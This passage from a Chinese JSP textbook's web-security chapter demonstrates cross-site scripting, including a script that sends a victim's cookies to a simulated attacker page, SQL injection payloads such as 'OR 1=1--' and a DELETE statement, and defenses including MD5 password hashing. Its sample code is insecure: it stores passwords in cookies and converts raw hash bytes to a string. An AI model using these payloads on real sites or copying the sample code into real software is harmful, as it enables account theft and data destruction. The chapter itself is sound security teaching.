说明脚本也可以执行,打开“queryResult.jsp”客户端源代码,代码如图 19-12 所示。

于是,程序可以让攻击者利用脚本进行一些隐秘信息的获取。例如,输入如下查询关键字,如图 19-13 所示。


queryResult.jsp - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
<html>  
<body>  
您查询的关键字是: <script>alert("Rose")</script>  
<HR>  
查询结果为: .....  
</body>  
</html>

图 19-12 queryResult.jsp 客户端源代码


请您输入鲜花的信息:  
<script>alert(document.cookie)</script>

图 19-13 输入新的关键字

提交,得到结果,如图 19-14 所示。

消息框中,将当前登录的 sessionId 显示出来了。显然,该 sessionId 如果被攻击者知道,就可以访问服务器端的该用户 session,获取一些信息。

在实际项目中,攻击过程稍微复杂一些。如前所述,攻击者为了得到客户的隐秘信息,一般会在网站中通过一些手段放入一段可以执行的代码,吸引客户执行(通过鼠标单击等);客户单击后,代码执行,可以达到攻击目的。比如,如果鲜花订购系统有一个站内 BBS 的功能,攻击者可以给客户发送一个站内信息,吸引客户单击某个链接。

以下程序模拟了一个通过站内单击链接的攻击过程。攻击者给客户发送一个站内信息,通过某个利益的诱惑,鼓动用户尽快访问某个网站,并在该信息中给一个地址链接,这个链接的 URL 中含有脚本,客户在单击的过程中,就执行了这段代码。

在此模拟一个 BBS 系统,首先是用户登录页面,当用户登录成功后,为了以后操作方便,该网站采用了“记住登录状态”的功能,将自己的账号和密码放入 Cookie,并保存在客户端:

```
login.jsp
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<html>
```




图 19-14 攻击结果



```

<body>
    欢迎登录鲜花订购系统 BBS
    <form action = "login.jsp" method = "post">
        请您输入账号：
        <input name = "account" type = "text">
        <br>
        请您输入密码：
        <input name = "password" type = "password">
        <br>
        <input type = "submit" value = "登录">
    </form>
    <%
        //获取账号密码
        String account = request.getParameter("account");
        String password = request.getParameter("password");
        if(account != null){
            //验证账号密码,假如账号密码相同表示登录成功
            if(account.equals(password)){
                //放入 session,跳转到下一个页面
                session.setAttribute("account", account);
                response.addCookie(new Cookie("account", account));
                response.addCookie(new Cookie("password", password));
                response.sendRedirect("loginResult.jsp");
            } else{
                out.println("登录不成功");
            }
        } %
    </body>
</html>

```

运行,得到如图 19-15 所示的界面。

输入正确的账号密码(如 guokehua,guokehua),如果登录成功,程序跳到 loginResult.jsp,并在页面底部有一个“查看信息”链接(当然,可能还有其他功能,在此省略)。代码如下:

```

loginResult.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<% //session 检查
String account = (String)session.getAttribute("account");
if(account == null){
    response.sendRedirect("login.jsp");
}
%>
欢迎<% = account %>来到 BBS!
<hr>
<a href = "mailList.jsp">查看信息</a>
</body>
</html>

```

运行效果如图 19-16 所示。

为了模拟攻击,单击“查看信息”链接,攻击者在里面放置一封“邮件”(该邮件的内容由攻击者撰写)。代码如下:

欢迎登录鲜花订购系统BBS  
 请您输入账号:   
 请您输入密码:

图 19-15 鲜花订购系统登录页面

欢迎guokehua来到BBS!

图 19-16 运行效果

```

mailList.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    //session 检查,代码略
%>
<!-- 以下是攻击者发送的一个邮件 -->
这里有一封新邮件,您中奖了,您有兴趣的话可以单击: <BR>
<script type = "text/javascript">
    function send(){
        var cookie = document.cookie;
        window.location.href = "http://localhost/attackPage.asp?cookies = " + cookie;
    }
</script>
<a onClick = "send()"><u>领奖</u></a>
</body>
</html>
```

这里有一封新邮件,您中奖了,您有兴趣的话可以单击:  
领奖

效果如图 19-17 所示。

图 19-17 攻击界面效果

在攻击的过程中,这里的“领奖”链接,链接

到另一个网站,该网站一般是由攻击者自行建立。为了保证真实性,可以模拟在 IIS 下用 ASP 写一个网页,因为攻击者页面和被攻击者页面一般不在一个网站内,其 URL 为:

<http://localhost/attackPage.asp>

从上面的代码可以看出,如果用户单击链接,脚本中的 send 函数会运行,并将内容发送给 <http://localhost/attackPage.asp>。假设 <http://localhost/attackPage.asp> 的源代码如下:

```

http://localhost/attackPage.asp
<% @ Language = "VBScript" %>
<html>
<body>
这是模拟的攻击网站(IIS)<BR>
刚才从用户处得到的 Cookie 值为: <BR>
<% = Request("cookies") %>
</body>
</html>
```

这是模拟的攻击网站  
刚才从用户处得到的Cookie值为:  
account=guokehua; password=guokehua;  
JSESSIONID=E35C0481E25813165AEA65A180C517E9

图 19-18 attackPage.asp 显示效果

### 注意

“attackPage.asp”要在 IIS 中运行,和前面的例子运行的不是一个服务器。

用户如果单击了“领奖”链接,“attackPage.jsp”上显示如图 19-18 所示的效果。



Cookie 中的所有值都被攻击者知道了。特别是 sessionId 的泄露,说明攻击者还具有了访问 session 的可能。

此时,客户浏览器的地址栏上 URL 变为(读者运行时,具体内容可能不一样,但是基本效果相同):

```
http://localhost/attackPage.asp?cookies=account=guokehua;%20password=guokehua;%20JSESSIONID=135766E8D33B380E426126474E28D9A9;%20ASPSESSIONIDQQCADQDT=KFELIGFCPPGPHLFEDCKIPKDF
```

从这个含有恶意的脚本的 URL 中,比较容易发现受到了攻击,因为 URL 后面的查询字符串一眼就能看出来。聪明的攻击者还可以将脚本用隐藏表单隐藏起来。将“mailList.jsp”的代码改为:

```
mailList.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    //session 检查,代码略
%>
<! -- 以下是攻击者发送的一个邮件 -->
这里有一封新邮件,您中奖了,请您填写您的姓名并且提交:<BR>
<script type = "text/javascript">
    function send(){
        var cookie = document.cookie;
        document.form1.cookies.value = cookie;
        document.form1.submit();
    }
</script>
<form name = "form1" action = "http://localhost/attackPage.asp" method = "post">
    输入姓名:< input name = "">
    < input type = "hidden" name = "cookies">
    < input type = "button" value = "提交姓名" onClick = "send()">
</form>
</body>
</html>
```

该处将脚本用隐藏表单隐藏起来,输入姓名的文本框只是一个伪装。效果如图 19-19 所示。

这里有一封新邮件,您中奖了,请您填写您的姓名并且提交:

输入姓名:  提交姓名

图 19-19 用隐藏表单建立攻击页面

“attackPage.asp”不变。不管用户输入什么姓名,到达“attackPage.asp”都会显示如图 19-20 所示的效果。

这样,也可以达到攻击目的。而此时,浏览器地址栏中的显示如图 19-21 所示。

用户不知不觉地受到了攻击。

实际攻击的过程中,Cookie 的值可以被攻击者保存到数据库或者通过其他手段得知,也就是说,Cookie 的值不可能直接在攻击页面上显示,否则很容易被用户发现,这里只是模拟。

这是模拟的攻击网站  
刚才从用户处得到的 cookie 值为：  
account=guokehua; password=guokehua;  
JSESSIONID=E35C0481E25813165AEA65A180C517E9

图 19-20 attackPage.asp 显示效果




图 19-21 浏览器地址栏显示

## 19.2.2 跨站脚本攻击的危害

XSS 攻击的主要危害包括以下几点。

- (1) 盗取用户的各类敏感信息,如账号密码等。
- (2) 读取、篡改、添加、删除企业敏感数据。
- (3) 读取企业重要的具有商业价值的资料。
- (4) 控制受害者机器向其他网站发起攻击。

一些比较著名的网站,如 eBay,也曾遭受过 XSS 攻击,有兴趣的读者可以参考相关资料。

## 19.2.3 防范方法

对于 XSS 攻击的防范,主要从网站开发者角度和用户角度来阐述。

### 1. 从网站开发者角度

根据来自 OWASP(开放应用安全计划组织)的建议,对 XSS 最佳的防护主要体现在以下两个方面。

- (1) 对于任意的输入数据应该进行验证,以有效检测攻击。

也就是说,某个数据被接受之前,必须使用一定的验证机制来验证所有输入数据,如长度、格式、类型、语法等;常见的方法,比如黑名单验证,就是将一些常见的字符,如(如“<”、“>”或类似“script”的关键字)进行过滤,效果比较好;不过,该方式也有局限性,很容易被 XSS 变种攻击绕过验证机制。

(2) 对于任意的输出数据,要进行适当的编码,防止任何已成功注入的脚本在浏览器端运行;数据输出前,确保用户提交的数据已被正确进行编码;可在代码中明确指定输出的编码方式(如 ISO-8859-1),而不是让攻击者发送一个由他自己编码的脚本给用户。

以下具体阐述几种实现方法。

XSS 攻击的一个来源在于,用户登录时,可以让那些特殊的字符也输入进去。因此可在表单提交的过程中,利用一定手段来进行限制。例如,可以限制输入的字符数,来阻止那些较长的 script 的输入。另外,还可以用 JavaScript 来对字符进行过滤,将一些如%、<、>、[、]、{、}、;、&、+、-、"、(.) 的字符过滤掉。如下函数,可以将“<”和“>”进行简单过滤:

```
filter1.jsp
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<html>
<body>
```



```

< script type = "text/javascript">
    function filter(strTemp) {
        strTemp = strTemp.replace(/<|>/g, "");
        return strTemp;
    }
    function send(){
        document.queryForm.flower.value = filter(document.queryForm.flower.value);
        document.queryForm.submit();
    }
</script>
欢迎查询鲜花
< form name = "queryForm" action = "filter1.jsp" method = "post">
    请您输入鲜花的信息：< BR>
    < input name = "flower" type = "text" size = "50">
    < input type = "button" value = "查询" onClick = "send()">
</form>
< HR>
提交的鲜花：
< %
    String flower = request.getParameter("flower");
    if(flower!= null){
        out.println(flower);
    }
%
</body>
</html>

```

运行，输入一段脚本，如图 19-22 所示。

提交，打印结果如图 19-23 所示。

请您输入鲜花的信息：  
  提交的鲜花： `script alert("Rose");/script`

图 19-22 · 输入脚本

图 19-23 打印结果

此处用到了正则表达式：`replace(/<|>/g, "")`，其意义是：将字符串中所有的“<”和“>”替换为空字符。

不过，以上代码是用 JavaScript 来进行过滤，由于该过滤代码运行在客户端，可能被攻击者绕过，可以将过滤的代码写在服务器端：

```

filter2.jsp
<% @ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
< html>
< body>
欢迎查询鲜花
< form name = "queryForm" action = "filter2.jsp" method = "post">
    请您输入鲜花的信息：< BR>
    < input name = "flower" type = "text" size = "50">
    < input type = "submit" value = "查询">
</form>
< HR>

```

提交的鲜花：

```
<%  
String flower = request.getParameter("flower");  
if(flower!=null){  
    flower = flower.replaceAll("<|>", "");  
    out.println(flower);  
}  
>  
</body>  
</html>
```

输入同样的内容，效果一样。注意，此处也用到了正则表达式。

此处使用正则表达式将字符串中所有的“<”和“>”替换为空字符，只是一个简单的测试。实际操作过程中需要替换的字符很多，有兴趣的读者可以参考正则表达式的相关知识。当然，过滤字符的工作也可以由过滤器来做。

一般情况下，推荐对所有动态页面的输入和输出都应进行过滤，从严格的角度上讲，数据库数据的存取也应该进行过滤，这样可以在较大程度上避免跨站脚本攻击。

## 2. 从网站用户角度

作为网站用户，打开一些 E-mail 或附件、浏览论坛帖子时，操作一定要特别谨慎，否则有可能导致恶意脚本执行。不过，也可以在浏览器设置中关闭 JavaScript，如图 19-24 所示，如果是 IE 的，可以单击“工具”|“Internet 选项”|“安全”|“自定义级别”进行设置。




图 19-24 禁用 JavaScript

另外，还应该增强安全意识，只信任值得信任的站点或内容，不要信任别的网站发到自己信任的网站中的内容；还可以使用浏览器中的一些其他配置等。



## 19.3 SQL 注入

### 19.3.1 SQL 注入的原理

SQL 注入在英文中称为 SQL Injection，是黑客对 Web 数据库进行攻击的常用手段之一。在这种攻击方式中，恶意代码被插入到查询字符串中，然后将该字符串传递到数据库服务器进行执行，根据数据库返回的结果，获得某些数据并发起进一步攻击，甚至获取管理员账号、密码、窃取或者篡改系统数据。

首先举一个简单的例子来解释 SQL 注入。

数据库中有一个表格 T\_CUSTOMER，存储了用户的信息，如表 19-3 所示。

表 19-3 T\_CUSTOMER 结构

| 列名       | 意义 | 列名    | 意义   |
|----------|----|-------|------|
| ACCOUNT  | 账号 | CNAME | 姓名   |
| PASSWORD | 密码 | IDNO  | 身份证号 |

有一个登录页面，输入用户的账号、密码，查询数据库，进行登录，为了将问题简化，此处仅仅将其 SQL 打印出来供分析。

```

login.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    欢迎登录鲜花订购系统
    <form action = "loginResult.jsp" method = "post">
        请您输入账号：
        <input name = "account" type = "text">
        <br>
        请您输入密码：
        <input name = "password" type = "password">
        <input type = "submit" value = "登录">
    </form>
</body>
</html>

```

运行程序，效果如图 19-25 所示。

在文本框内输入查询信息，提交，能够到达“loginResult.jsp”显示登录结果。

“loginResult.jsp”代码如下：

```

loginResult.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
// 获取账号密码

```

图 19-25 登录界面

```

String account = request.getParameter("account");
String password = request.getParameter("password");
if(account!=null){
    //验证账号密码
    String sql = "SELECT * FROM T_CUSTOMER WHERE ACCOUNT = "
        + account
        + "' AND PASSWORD = "
        + password
        + "'";
    out.println("数据库执行语句: <BR>" + sql);
}
%>
</body>
</html>

```

运行“login.jsp”，输入正常数据(如 guokehua,guokehua)，提交，显示的结果如图 19-26 所示。

数据库执行语句：  
SELECT \* FROM T\_CUSTOMER WHERE ACCOUNT='guokehua' AND PASSWORD='guokehua'

图 19-26 输入正常数据显示的结果

从 SQL 语法中可以看出，该结果没有任何问题，数据库将对该输入进行验证，看能否返回结果，如果有，表示登录成功，否则表示登录失败。

但是该程序有漏洞。比如，客户输入账号为“aa' OR 1=1--”，密码随便输入，如 aa，如图 19-27 所示。

查询显示的结果如图 19-28 所示。

欢迎登录鲜花订购系统

请您输入账号: aa' OR 1=1 --

请您输入密码: \*\*

图 19-27 输入不正常数据

数据库执行语句：  
SELECT \* FROM T\_CUSTOMER WHERE ACCOUNT='aa' OR 1=1 --' AND PASSWORD='aa'

图 19-28 输入不正常数据显示的结果

该程序中，SQL 语句为：

```

SELECT * FROM T_CUSTOMER
WHERE ACCOUNT = 'aa' OR 1 = 1 --' AND PASSWORD = 'aa'

```

其中，-- 表示注释，因此，真正运行的 SQL 语句是：

```
SELECT * FROM T_CUSTOMER WHERE ACCOUNT = 'aa' OR 1 = 1
```

此处，1=1 永真，所以该语句将返回 T\_CUSTOMER 表中的所有记录。此时，网站受到了 SQL 注入的攻击。

另一种方法是使用通配符进行注入。比如，有一个页面，可以根据鲜花名称(FLOWERNAME)从 T\_FLOWER 表中进行模糊查询；同样，为了将问题简化，此处仅仅



将其 SQL 打印出来供分析。

```
query.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    欢迎查询鲜花<HR>
    <form action = "queryResult.jsp" method = "post">
        请您输入花朵的信息：<BR>
        <input name = "flower" type = "text" size = "50">
        <input type = "submit" value = "查询">
    </form>
</body>
</html>
```

运行程序，效果如图 19-29 所示。

图 19-29 鲜花查询界面

在文本框内输入查询信息，提交，能够到达 queryResult.jsp 显示查询结果。“queryResult.jsp”代码如下：

```
queryResult.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
<%
    // 获取鲜花
    String flower = request.getParameter("flower");
    String sql = "SELECT * FROM T_FLOWER WHERE FLOWERNAME LIKE '%" +
        + flower +
        + "%'";
    out.println("数据库执行语句: <BR>" + sql);
%
</body>
</html>
```

运行 query.jsp，输入正常数据(如 Rose)，提交，效果如图 19-30 所示。

图 19-30 输入正常数据显示的结果

同样，该结果没有任何问题，数据库将进行模糊查询并且返回结果。

但是，如果在文本框内输入：“%';DELETE FROM T\_FLOWER --”：

查询显示的结果如图 19-31 所示。

数据库执行语句：  
SELECT \* FROM T\_FLOWER WHERE FLOWERNAM LIKE '%'; DELETE FROM T\_FLOWER --'

图 19-31 输入不正常数据显示的结果

这样，就可以删除表 T\_FLOWER 中所有的内容。

不过，该攻击中，数据库中表名 T\_FLOWER 可以通过猜测的方法得到，如果猜测不准确，那就没办法攻击了。

### 19.3.2 SQL 注入攻击的危害

SQL 注入攻击的主要危害包括以下几点。

- (1) 非法读取、篡改、添加、删除数据库中的数据。
- (2) 盗取用户的各类敏感信息，获取利益。
- (3) 通过修改数据库来修改网页上的内容。
- (4) 私自添加或删除账号。
- (5) 注入木马等。

由于 SQL 注入攻击一般利用的是 SQL 语法，这使得所有基于 SQL 语言标准的数据库软件，如 SQL Server, Oracle, MySQL, DB2 等都有可能受到攻击，并且攻击的发生和 Web 编程语言本身也无关，如 ASP、JSP、PHP，在理论上都无法完全幸免。

SQL 注入攻击的危险是比较大的。很多其他的攻击，如 DoS 等，可能通过防火墙等手段进行阻拦，而对于 SQL 注入攻击，由于注入访问是通过正常用户端进行的，所以普通防火墙对此不会发出警示，一般只能通过程序来控制，而 SQL 攻击一般可以直接访问数据库，进而甚至能够获得数据库所在的服务器的访问权，因此，危害相当严重。

### 19.3.3 防范方法

以上问题的解决方法有很多种，比较常见的有以下几种。

- (1) 将输入中的单引号变成双引号。

这种方法经常用于解决数据库输入问题，同时也是一种对于数据库安全问题的补救措施。  
例如代码：

```
String sql = "SELECT * FROM T_CUSTOMER WHERE CNAME = '" + name + "'";
```

当用户输入“guokehua' OR 1=1 --”时，首先利用程序将里面的'(单引号)换成"(双引号)，于是，输入就变成了：“guokehua" OR 1=1 --”，SQL 代码变成了：

```
String sql = "SELECT * FROM T_CUSTOMER  
WHERE CNAME = 'guokehua" OR 1 = 1 --'"
```

很显然，该代码不符合 SQL 语法。

但是，在正常情况下，用户输入 guokehua，程序将其中的'换成"，当然，输入的字符串内没有单引号，结果仍是 guokehua，SQL 语句为：



```
String sql = "SELECT * FROM T_CUSTOMER WHERE CNAME = 'guokehua';"
```

这是一句正常的 SQL 语句。

不过,有时候,攻击者可以将单引号隐藏掉。比如,用 char(0x27) 表示单引号。所以,该方法并不能解决所有问题。

### (2) 使用存储过程。

在上面的例子中,可以将查询功能写在存储过程 prcGetCustomer 内,调用存储过程的方法为:

```
String sql = "exec prcGetCustomer" + name + "';"
```

当攻击者输入“guokehua' or 1=1 --”时,SQL 命令变为:

```
exec prcGetCustomer 'guokehua' or 1 = 1 --'
```

显然无法通过存储过程的编译。

#### 注意

千万不要将存储过程定义为用户输入的 SQL 语句。如:

```
CREATE PROCEDURE prcTest @input varchar(256)
AS
    exec(@input)
```

从安全角度讲,这是一个最危险的错误。

实际上,用存储过程也不能完全防范本节出现的问题,有兴趣的读者可以设计另一个攻击方法。不过,安全本身就是在攻防间进行的博弈,这也是正常现象。

### (3) 认真对表单输入进行校验,从查询变量中滤去尽可能多的可疑字符。

可以利用一些手段,测试输入字符串变量的内容,定义一个格式为只接受的格式,只有此种格式下的数据才能被接受,拒绝其他输入的内容,如二进制数据、转义序列和注释字符等。另外,还可以对用户输入的字符串变量进行类型、长度、格式和范围的验证并过滤,也有助于防止 SQL 注入攻击。

### (4) 使用编程技巧。

在程序中,组织 SQL 语句时,应该尽量将用户输入的字符串以参数的形式来进行包装,而不是直接嵌入 SQL 语言。如:可以使用 PreparedStatement 代替 Statement。

## 19.4 密码保护与验证

Web 网站中,很多系统中都涉及存储用户密码。怎样将密码储存到数据库中?如果以纯文本的方式存储,势必会遇到危险。如 19.3 节中的数据库表格 T\_CUSTOMER (ACCOUNT, PASSWORD, CNAME, IDNO),打开这个表格,看到的结果如图 19-32 所示。

密码能够以明文形式被看到,很明显,如果攻击者取得了管理员权限,或者攻击者本身就是管理员,就可

| T_CUSTOMER |          |           |       |
|------------|----------|-----------|-------|
| IDNO       | ACCOUNT  | PASSWORD  | CNAME |
| 1          | shanghai | 456543    | 张海    |
| 2          | tangyun  | 4rvt34    | 唐云    |
| 3          | guokehua | butterfly | 郭克华   |

图 19-32 表格 T\_CUSTOMER

以看到用户密码。因此，密码保护显得非常重要。

密码保护的目标是：让密码以他人看不懂的形式存入数据库。一般的方法是为密码生成一个唯一对应的摘要，也可以理解为密文，存入数据库；用户登录验证时，再根据密码生成摘要，和数据库中的摘要比对验证。

#### ◆提示

该内容实际上是单向加密的一种应用，单向加密的特点是：将明文生成密文，而无法由密文生成明文；相同的明文每次加密都生成相同的密文，由明文无法猜测密文。常见的单向加密算法有 MD5、SHA 等。

本节以用户注册为例，配合 MD5 完成这个功能。为了方便，在注册中，此处仅仅打印出 INSERT 语句。

首先是由密码明文生成 MD5 消息摘要的代码。

```
MD5.java
import java.security.MessageDigest;

package util;
import java.security.MessageDigest;

public class MD5 {
    public static String generateCode(String str) throws Exception{
        MessageDigest md5 = MessageDigest.getInstance("MD5");
        byte[] srcBytes = str.getBytes();
        md5.update(srcBytes);
        byte[] resultBytes = md5.digest();
        String result = new String(resultBytes);
        return result;
    }
}
```

接下来编写注册页面：

```
register.jsp
<%@ page language="java" import="java.util.*" pageEncoding="gb2312" %>
<%@page import="util.MD5" %>
<html>
<body>
    欢迎注册鲜花订购系统
    <form action="" method="post">
        请您输入账号：<input name="account" type="text"><BR>
        请您输入密码：<input name="password" type="password"><BR>
        请您输入姓名：<input name="cname" type="text"><BR>
        输入身份证号：<input name="idno" type="text"><BR>
        <input type="submit" value="注册">
    </form>
    <%
    request.setCharacterEncoding("gb2312");
    String account = request.getParameter("account");
    if(account!=null){
```

```

String password = request.getParameter("password");
String cname = request.getParameter("cname");
String idno = request.getParameter("idno");
//加密
String newPassword = MD5.generateCode(password);
String sql = "INSERT INTO T_CUSTOMER VALUES('"
    + account + "','" +
    newPassword + "','" +
    cname + "','" + idno + "')";
out.println("数据库语句为:<BR>" + sql);
}

%>
</body>
</html>

```

运行该程序,输入账号(zanghai)、密码(19830302)、姓名(张海)、身份证号(430721198303025211),如图 19-33 所示。

注册,得到结果,打印结果如图 19-34 所示。

|                                   |   |
|-----------------------------------|---|
| 欢迎注册鲜花订购系统                        |   |
| 请您输入账号:                           | <input type="text" value="zanghai"/>            |
| 请您输入密码:                           | <input type="password" value="*****"/>          |
| 请您输入姓名:                           | <input type="text" value="张海"/>                 |
| 输入身份证号:                           | <input type="text" value="430721198303025211"/> |
| <input type="button" value="注册"/> |   |

图 19-33 输入注册信息

图 19-34 打印结果

可以看到,密码以密文形式添加到了数据库。

再编写一个登录网页:

```

login.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<%@page import = "util.MD5" %>
<html>
<body>
    欢迎登录鲜花订购系统
    <form action = "" method = "post">
        请您输入账号:
        <input name = "account" type = "text">
        <BR>
        请您输入密码:
        <input name = "password" type = "password">
        <input type = "submit" value = "登录">
    </form>
    <%
        String account = request.getParameter("account");
        if(account != null){
            String password = request.getParameter("password");
            //加密
            String newPassword = MD5.generateCode(password);
            String sql = "SELECT * FROM T_CUSTOMER WHERE ACCOUNT = '" +
                account + "' AND PASSWORD = '" +
                newPassword + "'";
    
```

```
    out.println("数据库语句为:<BR>" + sql);
}
%>
</body>
</html>
```

输入前面注册的账号(zanghai)密码(19830302),即正确的值,如图 19-35 所示。

登录,结果如图 19-36 所示。

欢迎登录鲜花订购系统

请您输入账号: zanghai

请您输入密码: \*\*\*\*\*

登录

图 19-35 输入正确的值

```
数据库语句为:  
SELECT * FROM T_CUSTOMER WHERE ACCOUNT='zanghai' AND PASSWORD='19830302'
```

图 19-36 登录时的 SELECT 语句

从字面上可以看出,该加密后的密码和前面注册过程中加密的密码相等(不过由于网页显示的原因,有些字符无法显示,读者也可以自己一个字节一个字节地验证),因此,登录可以通过。

而如果输入错误的密码,如密码输入“19800302”,结果如图 19-37 所示。

```
数据库语句为:  
SELECT * FROM T_CUSTOMER WHERE ACCOUNT='zanghai' AND PASSWORD='19800302'
```

图 19-37 输入错误信息时的 SELECT 语句

字面上,这个密码的密文和前面注册时的密文不等,登录无法通过。

显然,数据库管理员无法得知密码原文。当用户忘记密码时,可以向管理员申请修改密码,但是无法让管理员告知其密码。

## 19.5 本章总结

本章学习了 Web 编程中的一些安全问题,包括 URL 操作攻击,跨站脚本、SQL 注入和 Web 网站中的密码安全。在实际项目执行的过程中,可以针对情况进行相应的处理。

## 附录 A

# 教学资源与使用说明

## 1. 教学资源

为方便读者阅读本书和调试程序,我们提供了全书所有实例的源代码,还包含了项目开发中所用到的软件(在出版社网站 [www.tup.com.cn](http://www.tup.com.cn) 下载)。具体内容如下:

### (1) 实例源代码

每章中的项目源代码,按照章节编号。

### (2) 开源工具软件包

JDK 1.6 for Windows: jdk-6u1-windows-i586-p.exe。

MyEclipse 7.0: myeclipse-7.0-win32.exe。

Apache Tomcat 6.0 for Windows: apache-tomcat-6.0.20.exe。

## 2. 使用实例源代码

各章的源代码独自成为一个个项目。在每一章的源代码目录中,如果有一个 src 目录,则在这个目录中放置了 Java 类的源代码;另外还有一个名为 WebRoot 的目录,存放了项目运行过程中的 JSP 文件和一些配置文件。例如:第 5 章源代码的目录如附图 A-1 所示。




附图 A-1 第 5 章源代码的目录

在附图 A-1 中,src 目录中存放的是源代码,WebRoot 目录中存放的是项目运行过程中的 JSP 文件和一些配置文件。


## 3. 在 MyEclipse 中打开源代码

以第 5 章的源代码为例。首先打开 MyEclipse,如附图 A-2 所示。

在该界面中选择 File|Import, 如附图 A-3 所示。

